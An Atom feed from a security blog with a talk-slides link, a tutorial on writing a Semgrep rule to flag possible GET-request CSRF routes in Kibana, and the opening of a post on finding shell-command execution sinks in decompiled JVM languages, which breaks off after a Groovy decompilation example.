<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en"><generator uri="https://jekyllrb.com/" version="4.3.3">Jekyll</generator><link href="https://blog.deesee.xyz/feed.xml" rel="self" type="application/atom+xml" /><link href="https://blog.deesee.xyz/" rel="alternate" type="text/html" hreflang="en" /><updated>2026-05-23T13:57:22+00:00</updated><id>https://blog.deesee.xyz/feed.xml</id><title type="html">$BLOG_TITLE</title><subtitle>A code-focused blog about security</subtitle><author><name>dee-see</name></author><entry><title type="html">BSides Dublin 2026 Talk Slides</title><link href="https://blog.deesee.xyz/conference/talk/2026/05/23/bsides-dublin-2026.html" rel="alternate" type="text/html" title="BSides Dublin 2026 Talk Slides" /><published>2026-05-23T00:00:00+00:00</published><updated>2026-05-23T00:00:00+00:00</updated><id>https://blog.deesee.xyz/conference/talk/2026/05/23/bsides-dublin-2026</id><content type="html" xml:base="https://blog.deesee.xyz/conference/talk/2026/05/23/bsides-dublin-2026.html"><![CDATA[<p>🦗 There hasn’t been a post here in years and I really should do something about this, but in the meantime here are my slides for my <a href="https://www.bsidesdub.ie/">BSides Dublin</a> 2026 talk Fighting Fire with Fire: Using AI to Scale Your Product Security Team</p>

<p><a href="https://docs.google.com/presentation/d/1zuB920nmw4UtKP3ZsHoUT9Eqi04NVLD7upWK6C9Vmhg">https://docs.google.com/presentation/d/1zuB920nmw4UtKP3ZsHoUT9Eqi04NVLD7upWK6C9Vmhg</a></p>

<p>I will update this post when the recording is posted on YouTube.</p>]]></content><author><name>dee-see</name></author><category term="conference" /><category term="talk" /><summary type="html"><![CDATA[🦗 There hasn’t been a post here in years and I really should do something about this, but in the meantime here are my slides for my BSides Dublin 2026 talk Fighting Fire with Fire: Using AI to Scale Your Product Security Team]]></summary></entry><entry><title type="html">Semgrep: Writing quick rules to verify ideas</title><link href="https://blog.deesee.xyz/code-review/static-analysis/2022/10/16/semgrep-quick-rule-workflow.html" rel="alternate" type="text/html" title="Semgrep: Writing quick rules to verify ideas" /><published>2022-10-16T00:00:00+00:00</published><updated>2022-10-16T00:00:00+00:00</updated><id>https://blog.deesee.xyz/code-review/static-analysis/2022/10/16/semgrep-quick-rule-workflow</id><content type="html" xml:base="https://blog.deesee.xyz/code-review/static-analysis/2022/10/16/semgrep-quick-rule-workflow.html"><![CDATA[<p>When you want to quickly grep for something but the pattern is too elaborate,
<a href="https://semgrep.dev">Semgrep</a> comes in really handy. It’s a static analysis
tool that has a lot of great use cases, but one usage I don’t hear about often
is quickly writing disposable rules to validate an idea when reviewing code.
So that’s what we’re going to do here!</p>

<h2 id="cross-site-request-forgery-csrf-on-get-requests">Cross-site request forgery (CSRF) on <code class="language-plaintext highlighter-rouge">GET</code> requests</h2>

<p>Most mature web applications and frameworks will handle CSRF protections on
<code class="language-plaintext highlighter-rouge">POST</code>/<code class="language-plaintext highlighter-rouge">PUT</code>/<code class="language-plaintext highlighter-rouge">DELETE</code> requests automatically, however <code class="language-plaintext highlighter-rouge">GET</code> requests are not
supposed to do any state changing actions and have no CSRF projections.
That’s where errors can slip in<sup><a href="#ref1" name="note1">1</a></sup>!
To quickly check for <code class="language-plaintext highlighter-rouge">GET</code> CSRF I like to grep through all the <code class="language-plaintext highlighter-rouge">GET</code> (or even <code class="language-plaintext highlighter-rouge">HEAD</code>)
routes and look for action words like <code class="language-plaintext highlighter-rouge">create</code>, <code class="language-plaintext highlighter-rouge">update</code>, <code class="language-plaintext highlighter-rouge">delete</code>, etc. It’s
a basic heuristic but it works well enough to catch mistakes and low-hanging fruits.</p>

<h2 id="ungreppable-patterns">Ungreppable patterns</h2>

<p>In some frameworks, like Ruby on Rails for example, route definitions are mostly one-liners:</p>

<div class="language-ruby highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">get</span> <span class="s1">'profile'</span><span class="p">,</span> <span class="ss">action: :show</span><span class="p">,</span> <span class="ss">controller: </span><span class="s1">'users'</span>
</code></pre></div></div>

<p>However some patterns are more complicated like
<a href="https://github.com/elastic/kibana/blob/441d77853f7af2b20e54f948c8e72c08c005e8d3/x-pack/plugins/enterprise_search/server/routes/app_search/settings.ts#L16-L24">this example</a> from Kibana:</p>

<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="nx">router</span><span class="p">.</span><span class="kd">get</span><span class="p">(</span>
    <span class="p">{</span>
      <span class="na">path</span><span class="p">:</span> <span class="dl">'</span><span class="s1">/internal/app_search/log_settings</span><span class="dl">'</span><span class="p">,</span>
      <span class="na">validate</span><span class="p">:</span> <span class="kc">false</span><span class="p">,</span>
    <span class="p">},</span>
    <span class="nx">enterpriseSearchRequestHandler</span><span class="p">.</span><span class="nx">createRequest</span><span class="p">({</span>
      <span class="na">path</span><span class="p">:</span> <span class="dl">'</span><span class="s1">/as/log_settings</span><span class="dl">'</span><span class="p">,</span>
    <span class="p">})</span>
  <span class="p">);</span>
</code></pre></div></div>

<p>This is where Semgrep will help.</p>

<p>One might say that the code snippet above isn’t too bad and
could be grepped if we included some newlines in the regex,
however the <code class="language-plaintext highlighter-rouge">path</code> isn’t always in the same place and a Semgrep
rule is much more reliable.</p>

<h2 id="workflow-for-building-a-rule">Workflow for building a rule</h2>

<p>I want to match routes defined as in the snippet above where the first <code class="language-plaintext highlighter-rouge">path</code> sounds like a state-changing action.</p>

<h3 id="knowing-the-tool">Knowing the tool</h3>

<p>The first part of the workflow is to actually know the tool you’re working with!
Read <a href="https://semgrep.dev/docs/writing-rules/overview/">the documentation about writing rules</a>
so you know the features at your disposition. From reading the documentation,
I know that <a href="https://semgrep.dev/docs/writing-rules/rule-syntax/#metavariable-regex"><code class="language-plaintext highlighter-rouge">metavariable-regex</code></a>
is going to be useful to me here.</p>

<h3 id="using-the-playgroud">Using the playgroud</h3>

<p><a href="https://semgrep.live/">Semgrep.live</a> is a playground where you can
quickly test your rules with the latest version of Semgrep from the comfort of your browser.
(Note: I wrote this a few months ago and the editor doesn’t look the same anymore! The workflow still works, don’t worry about it)</p>


<p>Let’s start a new rule by setting TypeScript as the target programming
language and pasting the Kibana code from the beginning of this blog post.</p>

<p><img src="https://blog.deesee.xyz/images/semgrep1.png" alt="" /></p>


<p>What I’m lookin for here are <code class="language-plaintext highlighter-rouge">path: "something"</code> patterns inside a
<code class="language-plaintext highlighter-rouge">router.get(...)</code> call so I will express that in semgrep terms.
The semgrep code is very close to the sentence I just wrote!</p>

<p><img src="https://blog.deesee.xyz/images/semgrep2.png" alt="" /></p>

<p>It matches both occurences of <code class="language-plaintext highlighter-rouge">path</code> but that’s perfectly fine. Here’s a
quick breakdown of how the rule works, but really,
<a href="https://semgrep.dev/docs/writing-rules/overview/">read the documentation</a>. :)</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">...</code> works a bit like <code class="language-plaintext highlighter-rouge">.*</code> would in a regular expression; it will match
anything and conveniently looks a lot like what someone would intuitively
write to express that idea in a sentence</li>
  <li>“and is inside” (or <code class="language-plaintext highlighter-rouge">pattern-inside</code> as we’ll see soon) tells Semgrep to
look for the <code class="language-plaintext highlighter-rouge">path:</code> pattern only in specific places</li>
  <li><code class="language-plaintext highlighter-rouge">$PATH</code> in <code class="language-plaintext highlighter-rouge">path: $PATH</code> tells Semgrep that I want whatever is assigned
to <code class="language-plaintext highlighter-rouge">path</code> to be saved in the <code class="language-plaintext highlighter-rouge">$PATH</code> variable</li>
</ul>


<p>We’re almost there already! The most important part is missing however,
actually matching only on action names that “sound” state-changing. To do this,
let’s switch to the Advanced tab of the playground. While I’m there I’ll
give a meaningful <code class="language-plaintext highlighter-rouge">id</code> to my rule and will set languages to be TypeScript <em>and</em> JavaScript
because both are used in Kibana.</p>

<p><img src="https://blog.deesee.xyz/images/semgrep3.png" alt="" /></p>

<p>This is where having <a href="https://semgrep.dev/docs/writing-rules/overview/">read the documentation</a>
(have I mentioned that already?) is going to pay off, otherwise things might start looking
a little cryptic. The playground is now showing the YAML representation of the rule I was
writing over in the Simple tab. A few things to take note of:</p>

<ul>
  <li>
    <p>“code is <code class="language-plaintext highlighter-rouge">path: $PATH</code>” was translated to</p>

    <div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="pi">-</span> <span class="na">pattern</span><span class="pi">:</span> <span class="pi">|</span>
      <span class="s">path: $PATH</span>
</code></pre></div>    </div>

    <p>Starting a value with <code class="language-plaintext highlighter-rouge">|</code> is one of the many many (too many) ways to define a string in YAML.
  <code class="language-plaintext highlighter-rouge">-pattern: "path: $PATH"</code> would have been equivalent but as patterns are frequently multi-line
  the <code class="language-plaintext highlighter-rouge">|</code> way to express strings is useful.</p>
  </li>
  <li>
    <p>“and is inside <code class="language-plaintext highlighter-rouge">router.get(...)</code>” was translated to</p>

    <div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="pi">-</span> <span class="na">pattern-inside</span><span class="pi">:</span> <span class="s">router.get(...)</span>
</code></pre></div>    </div>
  </li>
  <li>Both of those are nested under <code class="language-plaintext highlighter-rouge">patterns</code> which allows you to use multiple
patterns and apply a logical “and” to all of them. <code class="language-plaintext highlighter-rouge">pattern-either</code> exists when
an “or” is desired and they can be combined and nested at will.</li>
  <li>There’s a <code class="language-plaintext highlighter-rouge">message</code> attribute that semgrep will print when it finds a match.</li>
  <li>There’s a <code class="language-plaintext highlighter-rouge">severity</code> as well, I’ll keep <code class="language-plaintext highlighter-rouge">WARNING</code> here given that this isn’t
going to be void of false positives, but I might use <code class="language-plaintext highlighter-rouge">ERROR</code> when I’m really confident in a rule.</li>
</ul>


<p>For the last part, I want Semgrep to find action words in the last segment of the path present in <code class="language-plaintext highlighter-rouge">$PATH</code>.</p>

<p>The <a href="https://semgrep.dev/docs/writing-rules/rule-syntax/#metavariable-regex">documentation</a>
for <code class="language-plaintext highlighter-rouge">metavariable-regex</code> mentions the following:</p>

<blockquote>
  <p>The <code class="language-plaintext highlighter-rouge">metavariable-regex</code> operator searches metavariables for a <a href="https://docs.python.org/3/library/re.html#re.match">Python <code class="language-plaintext highlighter-rouge">re</code></a> compatible expression. This is useful for filtering results based on a <a href="https://semgrep.dev/docs/writing-rules/pattern-syntax/#metavariables">metavariable’s</a> value. It requires the <code class="language-plaintext highlighter-rouge">metavariable</code> and <code class="language-plaintext highlighter-rouge">regex</code> keys and can be combined with other pattern operators.</p>
</blockquote>

<p>This is precisely what I’m looking for. <code class="language-plaintext highlighter-rouge">metavariable</code> is <code class="language-plaintext highlighter-rouge">$PATH</code> and
<code class="language-plaintext highlighter-rouge">regex</code> is <code class="language-plaintext highlighter-rouge">^.*/[^/]*(create|update|delete)[^/]*$</code> (see it in action on
<a href="https://regex101.com/r/7gmKjH/1">regex101</a> if you’re not super comfortable
with regular expressions yet).</p>

<p><img src="https://blog.deesee.xyz/images/semgrep4.png" alt="" /></p>

<p>It didn’t match anything in my code snippet (which was expected)
so I added another one with a made-up vulnerable pattern to validate that it works.</p>

<p>To polish things up I changed the message to <code class="language-plaintext highlighter-rouge">message: Check $PATH for GET CSRF</code> and
Semgrep will replace the value of <code class="language-plaintext highlighter-rouge">$PATH</code> with the actual path in the output.</p>

<p>This is what the final rule looks like:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">rules</span><span class="pi">:</span>
<span class="pi">-</span> <span class="na">id</span><span class="pi">:</span> <span class="s">kibana_get_csrf</span>
  <span class="na">patterns</span><span class="pi">:</span>
    <span class="pi">-</span> <span class="na">pattern</span><span class="pi">:</span> <span class="pi">|</span>
        <span class="s">path: $PATH</span>
    <span class="pi">-</span> <span class="na">pattern-inside</span><span class="pi">:</span> <span class="s">router.get(...)</span>
    <span class="pi">-</span> <span class="na">metavariable-regex</span><span class="pi">:</span>
        <span class="na">metavariable</span><span class="pi">:</span> <span class="s">$PATH</span>
        <span class="na">regex</span><span class="pi">:</span> <span class="s">^.*/[^/]*(create|update|delete)[^/]*$</span>
  <span class="na">message</span><span class="pi">:</span> <span class="s">Check $PATH for GET CSRF</span>
  <span class="na">languages</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">ts</span><span class="pi">,</span> <span class="nv">js</span><span class="pi">]</span>
  <span class="na">severity</span><span class="pi">:</span> <span class="s">WARNING</span>
</code></pre></div></div>

<p>My real rule has more words for the “action word” regex but I leave that as an exercise to the reader.</p>

<h3 id="use-your-rule">Use your rule</h3>

<p>Now that the rule is written, it’s time to use it! Save the rule in a file and run Semgrep
(output slighly trimmed to keep only the relevant bits):</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>semgrep scan <span class="nt">--config</span> kibana_get_csrf.yml <span class="nt">--metrics</span> off
 x-pack/plugins/enterprise_search/server/routes/app_search/curations.ts
     kibana_get_csrf
        Check <span class="s1">'/internal/app_search/engines/{engineName}/curations/find_or_create'</span> <span class="k">for </span>GET CSRF


        110┆ path: <span class="s1">'/internal/app_search/engines/{engineName}/curations/find_or_create'</span>,
          ⋮┆----------------------------------------
     kibana_get_csrf
        Check <span class="s1">'/as/engines/:engineName/curations/find_or_create'</span> <span class="k">for </span>GET CSRF


        121┆ path: <span class="s1">'/as/engines/:engineName/curations/find_or_create'</span>,


 x-pack/plugins/enterprise_search/server/routes/workplace_search/sources.ts
     kibana_get_csrf
        Check <span class="s1">'/internal/workplace_search/sources/create'</span> <span class="k">for </span>GET CSRF


        924┆ path: <span class="s1">'/internal/workplace_search/sources/create'</span>,
          ⋮┆----------------------------------------
     kibana_get_csrf
        Check <span class="s1">'/ws/sources/create'</span> <span class="k">for </span>GET CSRF


        942┆ path: <span class="s1">'/ws/sources/create'</span>,
</code></pre></div></div>

<p>And we have two findings! The second one isn’t a CSRF, it’s part of
an OAuth flow and there’s a CSRF token passed as a query parameter
but the first finding was indeed a real CSRF. It was reported to the
Elastic bug bounty program and was fixed in version 8.4.0 by
<a href="https://github.com/elastic/kibana/pull/134894/files">changing the route to require <code class="language-plaintext highlighter-rouge">POST</code></a>.</p>

<h2 id="conclusion">Conclusion</h2>

<p>With this quick walkthrough I hope that you can feel more confident to
start using Semgrep. It’s a really fun tool that sits in between grep
and more in-depth code analysis tools like CodeQL. Their support for
certain languages isn’t quite there yet, but report all the bugs you
find and contribute to making it better. There’s an easy link to report bugs
in the playground. I’ve <a href="https://github.com/returntocorp/semgrep/issues?q=is%3Aissue+author%3Adee-see">reported a few</a>
myself and the team is always super helpful.</p>

<p>PS: I know I kind of sound like I was sponsored to write this, but I swear I’m
not affiliated with Semgrep or the company making it (r2c). :)</p>

<hr />

<p><a href="#note1" name="ref1">1</a>: GraphQL APIs can be another interesting vector for CSRF but I won’t cover that here</p>]]></content><author><name>dee-see</name></author><category term="code-review" /><category term="static-analysis" /><summary type="html"><![CDATA[When you want to quickly grep for something but the pattern is too elaborate, Semgrep comes in really handy. It’s a static analysis tool that has a lot of great use cases, but one usage I don’t hear about often is quickly writing disposable rules to validate an idea when reviewing code. So that’s what we’re going to do here!]]></summary></entry><entry><title type="html">Finding command execution sinks in decompiled JVM languages</title><link href="https://blog.deesee.xyz/code-review/reverse-engineering/2022/05/30/scala-kotlin-groovy-clojure-command-execution.html" rel="alternate" type="text/html" title="Finding command execution sinks in decompiled JVM languages" /><published>2022-05-30T00:00:00+00:00</published><updated>2022-05-30T00:00:00+00:00</updated><id>https://blog.deesee.xyz/code-review/reverse-engineering/2022/05/30/scala-kotlin-groovy-clojure-command-execution</id><content type="html" xml:base="https://blog.deesee.xyz/code-review/reverse-engineering/2022/05/30/scala-kotlin-groovy-clojure-command-execution.html"><![CDATA[<p>When reverse engineering an application that is shipped as compiled <a href="https://en.wikipedia.org/wiki/Java_bytecode">bytecode</a> (<code class="language-plaintext highlighter-rouge">jar</code> file, <code class="language-plaintext highlighter-rouge">war</code> file, <code class="language-plaintext highlighter-rouge">class</code> files, etc.),
we normally use a decompiler and then audit the resulting Java code. The catch is that the language the application was
written in might not have been Java! Indeed, there are multiple languages that target the <a href="https://en.wikipedia.org/wiki/Java_virtual_machine">Java Virtual Machine (JVM)</a> and
produce bytecode just like Java does. On top of generating generally strange decompiled code, this has for effect that the common potentially
dangerous functions we normally look for might be different than the ones used in Java. For this blog post, I’m going to be
looking at how each language executes shell commands and what it looks like once decompiled.</p>

<p>Java is our baseline here. In this language we’d normally look for <code class="language-plaintext highlighter-rouge">Runtime.getRuntime().exec(command)</code> or usage of the <code class="language-plaintext highlighter-rouge">Process</code> or <code class="language-plaintext highlighter-rouge">ProcessBuilder</code> classes.
Let’s see how the other languages do it. Keep in mind that all JVM languages generally have a way to call standard Java classes
so what’s shown below should be seen as a supplement and not a replacement.</p>

<p>This is not an exhaustive list as <a href="https://en.wikipedia.org/wiki/List_of_JVM_languages">there are many JVM languages</a> but I reviewed the most popular ones.</p>

<p>Note: I’m competent in exactly none of those languages and gathered the information on how to execute shell commands by reading some documentation. I don’t know
how idiomatic these things are but they exist.</p>

<h2 id="kotlin">Kotlin</h2>

<p><a href="https://en.wikipedia.org/wiki/Kotlin_(programming_language)">Kotlin</a> is the language of choice for Android development but it can also be used in other contexts. Reverse engineers rejoice: it’s the language in this
list that’s the most similar to standard Java and invoking shell commands uses the exact same classes.</p>

<p>Nothing to see here, moving along.</p>

<h2 id="groovy">Groovy</h2>

<p><a href="https://en.wikipedia.org/wiki/Apache_Groovy">Groovy</a> seems to have an implicit conversion of a string to a process with the <code class="language-plaintext highlighter-rouge">execute</code> method.</p>

<div class="language-groovy highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">println</span> <span class="s2">"whoami"</span><span class="o">.</span><span class="na">execute</span><span class="o">().</span><span class="na">text</span>
</code></pre></div></div>

<p>I tried decompiling with <code class="language-plaintext highlighter-rouge">jd-cli</code> and <code class="language-plaintext highlighter-rouge">procyon</code> and both seemed to struggle, with the latter having the most complete output (shown below). It seemed to me like the actual
code that would hint towards a shell command being invoked was missing however so I looked at the bytecode instead.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">org.codehaus.groovy.runtime.callsite.CallSiteArray</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">org.codehaus.groovy.runtime.ScriptBytecodeAdapter</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">groovy.lang.MetaClass</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">org.codehaus.groovy.runtime.callsite.CallSite</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">groovy.lang.GroovyObject</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">org.codehaus.groovy.runtime.InvokerHelper</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">groovy.lang.Binding</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">java.lang.ref.SoftReference</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">org.codehaus.groovy.reflection.ClassInfo</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">groovy.lang.Script</span><span class="o">;</span>

<span class="c1">//</span>
<span class="c1">// Decompiled by Procyon v0.6.0</span>
<span class="c1">//</span>

